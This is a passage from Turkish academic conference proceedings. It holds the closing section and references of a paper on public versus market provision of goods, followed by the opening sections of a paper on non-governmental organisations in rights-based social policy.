- ✓ Birincisi, bireyin kendi refahı konusundaki en iyi hakemin kendisinin olduğu kuralı, genelde geçerli olmakla birlikte, bunun için bireyin söz konusu tüketici tercihleri hakkında yeterli bilgiye ve eğitime sahip olması gerekir. Mücadele konusu mal ve hizmetler hususunda yeterli bilgi ve uzmanlığa sahip olunmaması halinde, serbest tüketici tercihinin, fayda maksimizasyonunu sağlayabilmesi kuşkuludur.
- ✓ İkincisi, bireylerin fayda fonksiyonları arasındaki dayanışmanın varlığıdır. Eğer seçkinlerin/yöneticilerin fayda fonksiyonlarına halkın eğitim, sağlık, barınma, gıda tüketimlerinin düzeyi de giriyorsa, bu takdirde kamu bütçeleri aracılığıyla bu malların finansmanı, genel refahı ve toplumdaki bireylerin faydalarını artırır.

Dolayısıyla erdemli malların piyasa ekonomisi tarafından üretimi söz konusu olsa dahi mutlaka kamu ekonomisi tarafından da desteklenmesi ve öncü adımların atılması gerekir.

Piyasanın, üretimde yetersiz kaldığı mal ve hizmetler vardır. Örneğin, doğal tekellerin ortaya çıkmasının temel gerekçesi, ilgili mal ve hizmetlerde yeterince piyasa rekabetinin yaratılamaması ve dolayısıyla piyasa aksaklıklarının ortaya çıkmasıdır. Doğal tekel niteliği olan malların üretilmesinde, devlet düzenlemeleri (regülasyon) olmazsa olmaz koşuldur. Özellikle tek bir firmanın varlığını gerektiren üretim modelinde, bir yandan ilgili endüstriye girişlerin kontrolü diğer yandan ise toplumsal refah kaybına yol açabilecek tekelci bir fiyatın önüne geçilmesi gerekmektedir. Bu haliyle regülasyon, tüketiciler lehine gelişen bir süreci ifade etmektedir (Altay, 2017: 45-46).

Yukarıda detaylı incelemiş olduğumuz mal ve hizmetlerin, üretim ve tüketimleri sonucunda meydana gelen etkileri aşağıda oluşturulmuş olan Tablo 1 ile özetlenmektedir.

Tablo 1: Mal ve Hizmetlerin Sınıflandırılması

Mal ve Hizmetlerin Özellikleri	Tam Kamusal Mallar	Yarı Kamusal Mallar	Erdemli/ Erdemsiz Mallar	Kulüp Mallar	Doğal Tekeller	Özel Mallar
Bölünebilir Mi?	Bölünemez	Kısmen Bölünebilir	Bölünebilir	Bölünebilir	Kısmen Bölünebilir	Bölünebilir
Kollektif / Kişisel Tüketim	Kollektif Tüketim	Kollektif ve Kişisel Tüketim	Kişisel Tüketim	Kişisel Tüketim	Kollektif ve Kişisel Tüketim	Kişisel Tüketim
Dışlanabilir Mi?	Dışlanamaz	Kısmen Dışlanabilir	Dışlanabilir	Dışlanması Güç	Dışlanabilir	Dışlanabilir
Fiyatlandırma Yapılabilir Mi?	Fiyatlandırma Yapılamaz	Kısmen Fiyatlandırabilir	Fiyatlandırma Söz Konusu Olabilir	Fiyatlandırılır	Fiyatlandırılır	Fiyatlandırılır
Bedavacılık Mümkün Mü?	Bedavacılık Mümkündür	Bedavacılık Yoktur	Bedavacılık Mümkündür	Bedavacılık Mümkündür	Bedavacılık Yoktur	Bedavacılık Yoktur

Kaynak: Yazar tarafından geliştirilmiştir.

1929 Büyük Ekonomik Buhranı, piyasanın bazen istikrar işlevini yerine getiremediğini göstermiştir. Büyük buhrandan bu yana, irili-ufaklı ulusal, bölgesel ve küresel ekonomik krizler yaşanmıştır. Hem teorik açılımlar hem de uygulama kamu kesimine piyasa üzerinde makroekonomik faaliyetlerle müdahalede bulunma görevi yüklemiştir. Sosyal Devlet veya Refah Devleti anlayışı gibi yeni anlayış ve gelişmelerin de etkisi ile devlet para ve maliye politikaları ile ekonomik istikrar, ekonomik büyüme ve kalkınma ve gelir dağılımını düzeltme hedefleriyle ekonomiye yön vermeye başlamıştır. Devletler uyguladıkları iktisat politikaları ile üretim, tüketim, yatırım ve tasarruf kararlarını yönlendirerek belli hedefleri elde etmeye çalışmaktadırlar (Savaşan, 2017: 19-20).

5. SONUÇ

Bu çalışmamız ile mal ve hizmetlerin üretiminde kamu ekonomisi ile piyasa ekonomisi arasındaki temel farklar ele alınmıştır. Kamu ekonomisi tarafından üretilen malların çerçevesinin çok geniş tutulması ile bireylerin tüketimden dışlanamaz olması ve tüm kamusal mal ve hizmetlerden faydalanması imkanını vermiş bulunmaktadır.

Piyasa ekonomisi tarafından üretilmesi mümkün olabilmesine rağmen, dışsallıklar, kamusal mallar ve piyasa başarısızlığı gibi nedenlerle, bazı mal ve hizmetlerin kamu kesimi tarafından üretiminin yapılması gerekir. Hatta piyasanın yetersiz kaldığı bazı özel malların dahi üretimini kamu kesiminin üstlenmesi mümkün olabilir. Çünkü Sosyal Devlet veya Refah Devleti anlayışı gereği başta kamu malları olmak üzere, bireylerin ihtiyaç duyduğu ancak piyasa tarafından üretiminin mümkün olmadığı mal ve hizmetlerinde sunumunu kamu kesimi üstlenmektedir.

6. KAYNAKÇA

- [1] A. Akdoğan, Kamu Maliyesi. Ankara, Gazi Kitabevi, 2009.
- [2] A. Altay, Kamu Maliyesi Teorisi Gelişimi ve Kapsamı. Ankara, Seçkin Kitabevi, 2017.
- [3] A. Pınar, Kamu Maliyesi ve Maliye Politikası. Ankara, Turhan Kitabevi, 2009.
- [4] C. C. Aktan, “Devlet Mi, Piyasa Mı? Mal ve Hizmetler Hangi Sektör Tarafından ve Hangi Yöntemlerle Sunulmalı?” Sosyal ve Beşeri Bilimler Dergisi Cilt. 3/1, SS. 96-114, 2011.
- [5] C. C. Aktan, “Devlet Mi, Piyasa Mı? Mal ve Hizmetler Hangi Sektör Tarafından ve Hangi Yöntemlerle Sunulmalı?” Sosyal ve Beşeri Bilimler Dergisi Cilt. 3/1, SS. 96-114, 2011.
- [6] F. Savaşan, Piyasa Başarısızlığından Devletin Başarısızlığına Kamu Ekonomisi. İstanbul, Dora Yayıncılık, 2017.
- [7] G. Akalın, Kamu Ekonomisi. Ankara, Akçay Yayınları, 2000.
- [8] G. A. Yılmaz, Kamu Maliyesi. İstanbul, Türkmen Kitabevi, 2013.
- [9] H. Kirmanoğlu, Kamu Ekonomisi Analizi. İstanbul, Beta Yayınları, 2009.
- [10] K. Bulutoğlu, Kamu Ekonomisine Giriş Demokraside Devletin Ekonomik Bir Kuramı. Ankara, Maliye ve Hukuk Yayınları, 2008.
- [11] M. Durmuş, “Sosyal (Kamusal) Malların Yeniden Tanımlanması Gereği.” Ekonomik Yaklaşım, Cilt. 17/59, SS. 64-97, 2015.

- [12] P. A. Samuelson, "The Pure Theory of Public Expenditure." *The Review of Economics and Statistics*, Vol. 36/4, PP. 387-389, Kasım 1954.
- [13] T. Vural, "Yerel Kamusal Malların Sunumunda Alternatif Yöntemler." Doktora Tezi, Dokuz Eylül Üniversitesi Sosyal Bilimler Enstitüsü, İzmir, 2007.
- [14] Z. Ayrangöl. "Küresel Kamusal Mallar ve Su Hakkı." Doktora Tezi, Atatürk Üniversitesi Sosyal Bilimler Enstitüsü, Erzurum, 2012.

HAK TEMELLİ SOSYAL POLİTİKA YAKLAŞIMI BAĞLAMINDA SİVİL TOPLUM KURULUŞLARI

Sümeyye Nur Evlice¹, Fatih Altun²

¹*Bandırma Onyediy Eylül Üniversitesi, Sağlık Bilimleri Enstitüsü, Bandırma, TURKEY*
²*Bandırma Onyediy Eylül Üniversitesi, Sağlık Hizmetleri Meslek Yüksekokulu, Bandırma, TURKEY*

sumeyyeevlic3@gmail.com

ORCID:0000-0002-1022-1697

ÖZET

Küreselleşmeyle birlikte ülkeler üzerindeki sorunlar çeşitlenmiş ve mevcut sistem sorunların çözümünde yetersiz kalmıştır. Sosyal politikanın geniş anlamda ele alınmasını gerekli kılan bu düzende ‘hak’ kavramı önem kazanmıştır. İnsanların hakları konusunda bilinç kazanmasıyla birlikte haklarını savunmak, haklarının ihmal ve istismarını önlemek için bu konudaki mücadeleleri de artmıştır. İnsan haklarının savunuculuğu konusunda birçok kuruluş ortaya çıkmıştır. Bunlardan en önemlilerinden birisi sivil toplum kuruluşlarıdır. Sivil toplum kuruluşları sosyal politika uygulamalarında giderek artan rollere sahiptir. Devletten bağımsız kuruluşlar olması sebebiyle daha esnek ve özerk bir yapıya sahip olan sivil toplum kuruluşları engellilik, yaşlılık, göç, kadın hakları, insan hakları gibi birçok alanda faaliyet yürütmektedirler. Öte yandan yeniden gündeme gelen liberal politikalar devletin sosyal politikadaki tek aktör olma rolünü de değiştirmiştir. Bu uygulamalarda devletin yanı sıra özel sektör, aile, dini kurumlar da aktif rol almaya başlarken sivil toplum kuruluşlarının ağırlığı ise görece çok daha hızlı artmıştır. Devlet yeni gelişmeler bağlamında hem hizmetleri yürüten konumu korumuş hem de diğer aktörleri destekleyen finansör konumuna gelmiştir. Bu bağlamda mali anlamda finans bulma konusunda imkanları artan sivil toplum kuruluşları çok daha çeşitli alanlarda faaliyetler yürütmeye başlamışlardır.

Bu çalışma hak temelli sosyal politika uygulamalarına odaklanmakta ve bu bağlamda sivil toplum kuruluşlarının rollerini ortaya çıkarmayı amaçlamaktadır. Sivil toplum kuruluşları ve sosyal politika arasındaki ilişkiye odaklanılan bu çalışmada literatür taraması yapılarak çeşitli kaynaklara ulaşılmış ve bu kaynaklar çerçevesinde veri analizi yapılmıştır. Elde edilen

bulgular sonucunda hem sivil toplumun hem de sosyal politikanın odağının insan olması sebebiyle insana dair her alanda sosyal politika ve sivil toplumun birbiriyle iç içe geçmiş bir yapıda olduğu görülmüştür.

Anahtar Kelimeler: Hak Temelli Yaklaşım, Sivil Toplum, Sosyal Politika

NON-GOVERNMENTAL ORGANIZATIONS IN THE CONTEXT OF THE RIGHTS-BASED SOCIAL POLICY APPROACH

ABSTRACT

With globalization, the problems on countries have diversified and the current system has been insufficient to solve the problems. The concept of 'right' has gained importance in this order, which makes it necessary to consider social policy in a broad sense. With the awareness of people about their rights, their struggles on this issue have also increased to defend their rights and to prevent the neglect and abuse of their rights. Many organizations have emerged to advocate for human rights. One of the most important of these is non-governmental organizations. Non-governmental organizations have an increasing role in social policy implementation. Non-governmental organizations, which have a more flexible and autonomous structure because they are independent of the state, carry out activities in many areas such as disability, old age, immigration, women's rights, and human rights. On the other hand, liberal policies that came to the agenda again changed the role of the state as the only actor in social policy. In these practices, besides the state, the private sector, family, and religious institutions started to play an active role, while the weight of non-governmental organizations increased relatively faster. In the context of new developments, the state both preserved its carrying out position and became a financier supporting other actors. In this context, non-governmental organizations, which have increased financial means, have started to carry out activities in much more diverse fields.

This study focuses on rights-based social policy practices and aims to reveal the roles of non-governmental organizations in this context. In this study, which focuses on the relationship between non-governmental organizations and social policy, various sources have been reached through literature review and data analysis has been made within the framework of these sources. As a result of the findings obtained, it was seen that social policy and civil society in

every field of human beings are intertwined, since the focus of both civil society and social policy is human.

Keywords: *Rights Based Approach, Non-Governmental Organizations, Social Policy*

GİRİŞ

Dünyada meydana gelen savaşlar, afetler, kıtlıklar ve küreselleşme gibi birçok olay sosyal politikanın şekillenmesinde etkili olmuştur. Yaşanan tüm durumlara karşın insan haklarını korumak, toplumsal düzeni sağlamak amacıyla sosyal politika alanında çeşitli uygulamalara başvurulmuştur. Çok yönlü bir şekilde her alanda var olan sosyal politika; sosyal hizmet, sosyal güvenlik, sosyal yardım temelinde uygulamalarla insanlara ulaşmaktadır. Sosyal politikanın araçları olarak kabul edilen bu alanlarda sivil toplum kuruluşları (STK) sosyal politikanın uygulanabilirliğini güçlendirmektedir. Sosyal politika uygulamalarının sürdürülebilir olması ve politikalara erişimin kolaylaşması noktasında sivil toplum kuruluşlarının önemi büyüktür. Araştırma kapsamında sivil toplum kuruluşları hak temelli sosyal politika yaklaşımı çerçevesinde ele alınmıştır.

SOSYAL POLİTİKA

Literatürde sosyal politika kavramının tanımlaması yapılırken “dar anlamda sosyal politika” ve “geniş anlamda sosyal politika” olarak ayrı ayrı tanımlamalar yapılmaktadır [1]. Dar anlamda sosyal politika sanayi devrimi sonrasında işçi sınıfının yaşadığı sorunlar sebebiyle ortaya çıkmıştır. İşçi sınıfının yaşadığı bu sorunların önüne geçmek, işçilerin çalışma koşullarını iyileştirmek, iş ilişkilerinde düzenleme yapmak, işçilerin haklarının istismarını önlemek gibi amaçlar dar anlamda sosyal politika kapsamında ele alınabilir. Soruna yönelik çözüm odaklı hedefleri bulunan dar anlamda sosyal politika belli sorunlar çerçevesinde ortaya atıldığı için dar kapsamlı ve amacı sınırlı bir politika olmuştur. Benzer bir ifade ile dar anlamda sosyal politika toplumda yaşanan çatışmalara karşın devleti ayakta tutmaya, düzeni korumaya çalışmıştır [2]. Gelir ve servet dağılımının dengesizliği sebebiyle ortaya çıkan emek-sermaye çatışmalarını önlemek ve bunların toplumun düzen ve huzurunu bozmasını engellemek dar anlamda sosyal politikaların geliştirilmesinin temel amacıdır. Sosyal bir varlık olan insanlar için ortaya atılan bu politikalar insanların hayatındaki gelişmelere paralel olarak çeşitlilik kazanmış ve değişime uğramıştır. Başta sanayileşme sonucu ortaya çıkan ve işçi kesimin maruz kaldığı işsizlik, iş kazaları, sefalet vb. gibi olumsuzluklardan işçileri koruma amacı taşıyan sosyal politikanın zaman içerisinde kapsamı değişime uğramıştır. Bu değişim neticesinde sosyal politikanın aktif rol aldığı alanlar genişlemiş ve farklı bir boyut kazanmıştır [3].

Yaşanan ekonomik bunalım ve dünya savaşları sonrasında değişimlere ve toplumsal dönüşüme paralel olarak sosyal politikada da bir dönüşüm süreci başlamıştır. Dar anlamda sosyal politikaya kıyasla

amacı ve kapsamı genişleyen ve değişen sosyal politika “sosyal vatandaşlık”, “sosyal hak”, “sosyal eşitlik”, sosyal adalet” anlayışlarını toplumun genelinde uygulama amacı güden bir politika haline gelmiştir [2]. Geniş anlamda sosyal politika olarak adlandırılan bu politikalar dar anlamda sosyal politikadan farklı olarak sadece emek-sermaye çatışmasına değil sosyal yaşamı daha olanaklı kılma noktasında herkes için gerekli olan temel hak ve özgürlüklere odaklanır. Aynı zamanda dar anlamda sosyal politikanın ortadan kaldırmaya çalıştığı emek – sermaye çatışmalarının sebep olduğu sınıflar arası mücadeleyi ortadan kaldırıp sosyal bütünlüğü korumaya çalışır. Sosyal adalet ve eşitlik çerçevesinde asgari düzeyde istihdam, eğitim, sağlık, barınma haklarından faydalanmayı sağlama ve bu amaçlarla yapılacak düzenlemeler için mücadele etme benimsenen temel ilkelerdendir. Tüm bu amaçlara, ilkelere genel olarak bakıldığında geniş anlamda sosyal politikanın insan onuruna yaraşır yaşam standartları için mücadele ettiği söylenebilir [1].

Ortaya çıkış sebebi, kapsamı farklılık gösterse de toplumların değişen sorunlarına paralel olarak ortaya atılan sosyal politikalar, devletlerin vatandaşlarına karşı sorumluluk ve görevlerini yerine getirmelerini sağlayarak devletin sosyal refah seviyesine ulaşmasını destekleyen araçlardır. Sosyal politikada öncelikli amaç dezavantajlı kesim üzerinde sağlık, eğitim, ekonomi, sosyokültürel alanlarda fırsat eşitliği sağlamaktır. Sosyal politika bu amaçlarını gerçekleştirme noktasında bazen kendisine taraflar bulur. Taraflar politikaya yeni anlamlar yüklerler. Sosyal politika ve tarafları arasındaki ilişki yalnızca hizmetlerin sunumuyla sınırlı kalmaz. Devlet, halk ilişkilerini düzenleyen sosyal politika aynı zamanda halka ulaşan diğer sosyal politika taraflarının da ilişkilerine yön verme ve ilişkileri düzenlemede sorumluluk üstlenir [4].

Sosyal politikanın aktif olarak ilişki içerisinde bulunduğu taraflarına bakıldığında ulusal taraflar ve uluslararası taraflar olarak iki ayrım karşımıza çıkar. Ulusal anlamda sosyal politika tarafları arasında öne çıkanlar devlet ve STK’dır. Sosyal politikalar çoğunlukla devlet müdahalesi şeklinde olduğundan politikalar üzerinde devlet tarafı daha ağır basmaktadır. Devletler yasa çıkarır ve çıkardığı yasaları öne sürerek varlıklarının devamlılıklarını sağlamaya çalışırlar. Ayrıca yasaların denetlenmesi ve en önemlisi sosyal politika uygulamalarının maliyetinin karşılanması noktasında devlet önemlidir. Bunun yanı sıra, sosyal politikanın STK tarafı ile devlet tarafı bir arada ve ilişki içerisinde dir. STK hem üyeleri hem toplum için yararlı olan politikaları uygulamada devletle iş birliği içerisinde bulunur. STK tarafı devlete yardımcı olma görevini üstlenirken aynı zamanda kendi amaçları içinde fırsat bulmuş olur. Sosyal politikanın STK ve devlet tarafı arasında çift taraflı fayda temeline dayanan bir iş birliği mevcuttur. Uluslararası anlamda ise resmi örgütler ve uluslararası STK’ler sosyal politikaya taraf kabul edilir. Birleşmiş Milletler (BM)’ e bağlı Uluslararası Çalışma Örgütü (ILO), bölgesel nitelikli Avrupa Birliği ve Avrupa Konseyi taraf olan resmi örgütlerden kabul edilir. Sosyal politikanın uluslararası tarafları her bölge farklı gelişmişlik düzeyi ve ekonomik koşullara sahip olsa da tüm ülkeler için birbiriyle çelişmeyen sosyal politika uygulamalarını hedefler. Uluslararası taraflar uluslararası insan ve çalışma

hakkını koruma, hakları iyileştirme, hak istismarını azaltma, sosyal adaleti sağlama gibi temel amaçlar barındırırlar. Ulusal taraflar ve uluslararası taraflar bazı noktalarda farklılaşıyor olsalar da ikisinde de öncelikli amaç insan ve insan hayatını yaşanabilir kılmaktır [5].

Sosyal politikanın odak noktasının insan olması ve insanların; ihtiyaçlarının, sorunlarının, hayatlarının farklılık göstermesi sebebiyle çalışma alanı çeşitli ve kapsamı geniştir. Bu nedenle sınırlarının kesin şekilde çizilmesi zordur. İnsana dair her alanda var olan sosyal politika; ekonomik, kültürel, sosyal, siyasal, sağlık, eğitim, barınma, beslenme gibi toplumla ilgili insana dokunan her alanda var olur [6].

SOSYAL POLİTİKADA HAK TEMELLİ YAKLAŞIM

Hak kavramını ifade eden birçok tanım bulunmaktadır. Hak kavramına yüklenen anlam hak kavramının farklı alanlarda ve farklı anlamlarda ortaya çıkmasına sebep olmuştur. Hak en genel anlamıyla insanlara tanınan ve insanların varlığını ileri sürebildiği, şartı, sınırı, konusu belirlenmiş olgulardır. İnsanların sosyal, siyasi, hukuki, toplumsal, kültürel, ahlaki olmak üzere farklı birçok alanda farklı hak talepleri bulunur. Tüm bu alanlarda hakların en iyi şekilde uygulanabilmesi için gerekli olan en önemli şey hakların yasal dayanaklarının bulunmasıdır [7].

Can'a göre İnsan hakları hiçbir şart öne sürmeden insana sadece insan olduğu için tanımlanan haklardır. İnsan hakları din, dil, ırk gibi ayrıştırıcı özellikler göz önünde bulundurulmadan eşit bir şekilde tüm insanlık için tanımlanır. İnsan haklarının doğuşuna baktığımızda insan onuru kavramı öne çıkmaktadır. İnsan onuruna yaraşır bir hayat mücadelesi insan haklarının savunulma sebebi olarak görülebilir [8], [9].

İnsanların toplum içerisinde hakları ihmal, istismar edilmeden yaşayabilmeleri ancak özgürlükçü, demokratik, adil bir toplum içerisinde yaşayabilmeleri ile mümkündür. İnsan hakları kim, nerede olursa olsun her insana böyle bir yaşam sağlama ve bunu güvence altında tutma amacı güder. İnsan haklarına dair mücadele tarihin farklı zamanlarında kendine yer bulmuş, bu konuda arayış hep devam etmiştir [10]. İnsan haklarına sahip olmak için yalnızca insan olmak yeterliyken bu hakları koruyabilmek için çeşitli mücadeleler verilmiştir. Tarihte farklı anlamlar atfedilen, farklı tanımlar altında ifade edilen insan haklarının temel özellikleri; insana insan olduğu için değer verme, insan onuruna yaraşır yaşam şartları sağlama, asgari yaşamın gereği olan maddi- manevi gereksinimleri karşılama, adil ve eşit bir toplum yaratma olarak sıralanabilir. Tüm bunları yaparken dikkat edilmesi gereken en önemli nokta bunları insan, yalnızca olduğu için yapmaktır [11].

Tarihsel süreç içerisinde toplumsal düzeni korumak, ihtiyacı olan insanlara ulaşmak, sosyal kalkınmayı sağlamak gibi amaçlarla çeşitli yaklaşımlar uygulanmıştır. İhtiyaç temelli yaklaşım, hayırseverlik/ yardımseverlik temelli yaklaşım ve hak temelli yaklaşım bu amaçla belirlenen temel

yaklaşımlardandır. Hayırseverlik yaklaşımı herhangi bir dayatma, zorlama olmadan insanların içten gelen merhamet ve yardım etme duygularıyla çevresinde gördüğü ve düşkün olduğunu düşündüğü kişilere yardımcı olmasıdır. Yardımseverlik temelli yaklaşım gerek Türkiye’de gerekse dünyada politikalar sistemli bir hale gelmeden önce toplum üzerinde etkili olmuş ve politikaların temeli sayılabilecek bir öneme sahip olmuştur. Bu yaklaşımın en büyük dezavantajı çözümün kısa süreli olması ve sorunu tamamıyla ortadan kaldırmamasıdır. İhtiyaç temelli yaklaşım ise hayırseverlik yaklaşımına göre daha sistemli bir şekilde işlemiştir. Bu yaklaşım bağlamında ihtiyacı olan kişiler ihtiyaçlarını tespit ederek belirtmiş ve bağışçılar bireylerin ihtiyaçları çerçevesinde onlara yardımda bulunmuştur. Bu yaklaşımda bağışçı ve ihtiyaç sahibi kişi arasında iletişim daha güçlü olduğundan kişiler kendine ulaşacak yardıma bizzat karar verebilmişlerdir. Yardımların ihtiyaç temelli olması bu yaklaşımın işlevsel bir boyut kazanmasını sağlamıştır [12].

Hak temelli yaklaşımda hayırseverlik yaklaşımında olduğu gibi lütufta bulunur gibi insanlara yardım etmek veya ihtiyaç temelli yaklaşımdaki gibi insanların bir şeyler talep etmesini beklemekten ziyade yardımlar o kişilerin hakkı olarak görülür. Bu yaklaşımda hak sahibi kavramı ve bireylerin hakkını koruma sorumluluğunu üstlenen görev sahibi kavramı ortaya çıkar [13]. Sosyal politika uygulamaları üzerinde gün geçtikçe etkisini artırmaya başlayan hak temelli yaklaşımla insanların onurunu incitmeden haklarına saygılı olarak bireylere ulaşmak, toplumsal düzenin sürdürülebilirliğini koruyarak sosyal refahı artırmak amaçlanmıştır. Bu yaklaşım çerçevesinde insanlar başkalarının vicdanlarına boyun eğmekten ziyade zaten sahip oldukları hakları için mücadeleye girişmişlerdir [14]. Hak temelli yaklaşımda amaç sorunları bir anlık yok etmek değil insan onuruna yaraşır bir şekilde sorunları çözüme kavuşturarak tamamıyla ortadan kaldırmaktır. İnsanların sadece insan olduğu için sahip olduğu ve kendileriyle var olmaya devam eden insan hakları temelinde oluşturulan bu yaklaşımla ırk, cinsiyet, dil, millet, din gibi herhangi bir noktada ayırım gözetmeksizin herkese ulaşmaya çalışılır [15]. İnsanın var olduğu tüm alanlarda hakları da kendisiyle birlikte var olur. Bu durum sonucunda insan hakları politik, sosyal, ekonomik, kültürel alanlar gibi çeşitli alanların içerisinde yer almış ve buralarda insan hakları gözetilerek düzenleme yapılmasını gerekli kılmıştır. Sosyal adalet, eşitlik ve haklara saygılı olmak bu yaklaşımda öncelikle dikkat edilmesi gereken noktalardır [16].

SİVİL TOPLUM KURULUŞLARI


Sivil toplum geçmişten bu yana üzerinde çokça eleştiriler yapılan bir alan olarak karşımıza çıkmaktadır. Farklı görüşlere, farklı tanımlara dayandırılan modern sivil topluma değinen en eski kaynaklarının Antik Yunan – Roma uygarlıklarındaki sivil toplum düşüncesine ait olduğu kabul edilir. Değişen zaman içerisinde sivil toplum kavramına yüklenen anlamlar farklılaşmıştır. Adam Smith, Marx, Hegel, Gramsci gibi düşünürler kimi zaman birbirlerinin düşüncelerini eleştirerek kimi zamansa

destekleyerek sivil toplumun devlet karşısındaki konumunu ve kapsamını anlatarak sivil toplum kavramı üzerinde tanımlamalar yapmışlardır [17].

Sivil toplum kavramı üzerinde görülen çeşitlilik ve bir bütünlüğün olmaması durumu sivil toplum kuruluşlarında da görülmektedir. Hükümet dışı kuruluşlar, üçüncü sektör, kâr amacı gütmeyen kuruluşlar, gönüllü kuruluşlar gibi kavramlar sivil toplum ile eşdeğer sayılmış ve sivil toplum kuruluşları da sabit, tek bir kavram olarak ifade edilmekten uzaklaştırılmıştır [18].

Sivil toplum kuruluşları sosyal politikanın çeşitli alanlarında hedef grubu olarak belirledikleri kesimin haklarını savunmak, toplum içi eşitsizliklerden kaynaklı hak ihlallerini engellemek, hedef grubunu güçlendirme faaliyetleri yürütmek gibi sorumluluklara sahip olan kuruluşlardır [19]. Sivil toplum en genel anlamda devletin dışında kalan alan olarak tanımlanmakla beraber sivil toplum kuruluşlarının devlet ile arasında bir ilişki olduğu da görülür. STK ile devlet her ne kadar farklılaşsalar da aralarındaki ilişki göz ardı edilemez. Birbirlerinin alanına dahil olarak birbirleriyle iş birliği içerisine girerler [20]. Atatanır' a göre sivil toplum kuruluşları devletten bağımsız, kendine ait yönetimi bulunan ancak devletle paydaş olabilen politika, sosyal, kültürel, sağlık, hukuk alanlarında faaliyet gösteren üyeleri gönüllülük esasıyla alınan ve gelirlerini bağışlar ve üyelik ödemeleri ile elde eden kurumlardır. Sivil toplum kuruluşlarının demokratikleşme, kalkınma, insan hakları, sosyal hizmet, sosyal adalet gibi noktalarda politikaya katılımı önem taşır [11].

Türkiye'de sivil toplum kuruluşlarının gelişimine baktığımızda farklı yaklaşımların tartışma alanı olduğunu görürüz. STK ve devletin rol ve işlevleri, birbirlerinin karşısındaki konumları bu alanda tartışılan başlıklardan olmuşlardır [21]. Sivil toplum kuruluşlarının genel durumuna baktığımızda sosyal politikanın birçok alanına dahil olduğunu görüyor olsak da STK'ler Türkiye'de bir süre sosyal politikadan uzak durmuş ve bu konuda faaliyet gösteren STK sayısı sınırlı kalmıştır. Türkiye'de sivil toplum kuruluşları için milat sayılan 1999 Marmara depremleri sonrası STK'ler yeni bir döneme girmiştir. Devletin yetersiz kaldığı herhangi bir kriz ortamında neler yaşanabileceğinin deneyimlenmesiyle birlikte gönüllü faaliyetlerin önemi ortaya çıkmıştır. Bir yandan yeni STK'ler kurulurken diğer yandan var olan STK'ler politika alanında dönüşüme başlamışlardır [18].



Grafik 1. Yıllara Göre Faal Dernek Sayıları

Kaynak:[22]

Grafik 1’de görüldüğü üzere, Türkiye’de STK sayısı gün geçtikçe artan bir şekilde gelişim göstermektedir. Bu artış eğilimi sadece sayısal verilerden ibaret olmamakla birlikte STK’ların sosyal politika alanına ne kadar dahil olduğunun göstergesidir. Gün geçtikçe artan STK sayıları ve buna paralel şekilde genişleyen faaliyet alanları ile birlikte sivil toplum kuruluşları politika üzerinde daha belirleyici rol oynamaya başlamıştır.

SİVİL TOPLUM KURULUŞLARININ SOSYAL POLİTİKA UYGULAMALARI

Küreselleşmeyle beraber toplumların ihtiyaçları çeşitlenmiş ve devletlerin işlevsellikleri arasındaki farklılıklar giderek artmıştır. Özellikle gelişmekte olan toplumlarda daha çok rastlanmakla birlikte devlet kurumları toplumsal gelişmenin gerisinde kalmıştır. Devletin toplumsal düzen ve ekonomi üzerindeki yerinin sorgulanmaya başlamasıyla birlikte devletler arayış içerisine girmişlerdir. Devletin rollerini tam olarak yerine getirememesi sebebiyle özel sektör ve gönüllü kuruluşlar devreye girmişlerdir. Devletin sorumluluklarını paylaşmalarıyla birlikte bu sektörlerin toplumsal düzen üzerindeki rolleri artmıştır. Gönüllü kuruluşların sosyal sorumluluk esasına dayanıyor olması faaliyetlerinin daha işlevsel olmasını sağlamıştır. Önceleri devletin sorumluluğunda kabul edilen sosyal politika uygulamaları, gönüllü olarak faaliyet gösteren kuruluşlar ve özel sektörün devreye girmesi ile birlikte sürdürülebilirlik ve erişilebilirlik noktalarında gelişim göstermiştir [23] Özel sektör, kamu sektörü ve gönüllü sektörler her ne kadar toplumun tüm kesimine hizmet erişirmek, toplumsal düzene katkı sağlamak gibi ortak amaçlara sahip olsalar da aralarında farklılaşan noktalar vardır. Öncelikli amaçları, hizmet uygulama yöntemleri, aracı kurumları bu sektörler arasındaki farklılıkların ortaya çıktığı yerlerdendirler [24].

Tablo 1. Sektörler Arası Farklılıklar

	Özel Sektör	Kamu Sektörü	Gönüllü Sektör
Birincil Amaç	Mal ve hizmet üretimi yapmak	Toplumsal düzeni korumak	Topluma fayda temelli vizyonlarını gerçekleştirmek
Kurumları	Serbest piyasalar	Hiyerarşi	Fikir birliği ile ortak amaç çerçevesinde toplanan gönüllü kuruluşlar
Koordinasyon Mekanizması	Anlaşmaya dayalı alış-veriş	Yetki ve zorlama	Paylaşılan ortak değerler
Uygulama Mekanizması	Sözleşmeler ve karşılıklılık normları	Denetim ve kurallar	Ahlaki zorunluluklar, profesyonel etik
Prototip	Şirketler	Devlet kurumları	Vakıf, dernekler


Kaynak: [25]

Kamu sektörü kendisine tanımlanmış yetkileri kullanarak belli kurallar çerçevesinde devlet kurumları aracılığı ile toplumsal düzeni sağlamaya çalışır. Özel sektör ise şirketler aracılığı ile karşılıklı sözleşme ve anlaşmaya dayalı olarak mal ve hizmet üretimi yapıp kar elde etmek amacını güder. Özel sektörün amaçları ekonomik iken kamu sektörü daha çok bürokratik amaçlara dayanır. Gönüllü sektör diğer tabiriyle üçüncü sektör kamu ve özel sektör dışında ortaya çıkan bir sektördür. Vakıf, dernek gibi oluşumlar aracılığı ile paylaşılan ortak değerler ve ahlaki zorunluluklar çerçevesinde gönüllü bir şekilde bir araya toplanan, topluma fayda sağlama amacı güden insanlar bu sektörde yer alırlar.

Sivil toplum kuruluşları birçok alanda gerek bağımsız olarak gerekse çeşitli paydaşlarla beraber toplumsal yapıyı koruma, devleti güçlendirme, devletin mevcut kapasitesini genişletme gibi amaçlar doğrultusunda sosyal politikaya dair önemli roller üstlenmişlerdir. Sosyal politika üzerindeki etkisi yadsınamayan üçüncü sektör; dernek, kooperatif, kadın kolları, sendikalar, meslek grupları gibi kuruluşlar aracılığıyla alanlarına göre bu amaçta hizmet eder [26].

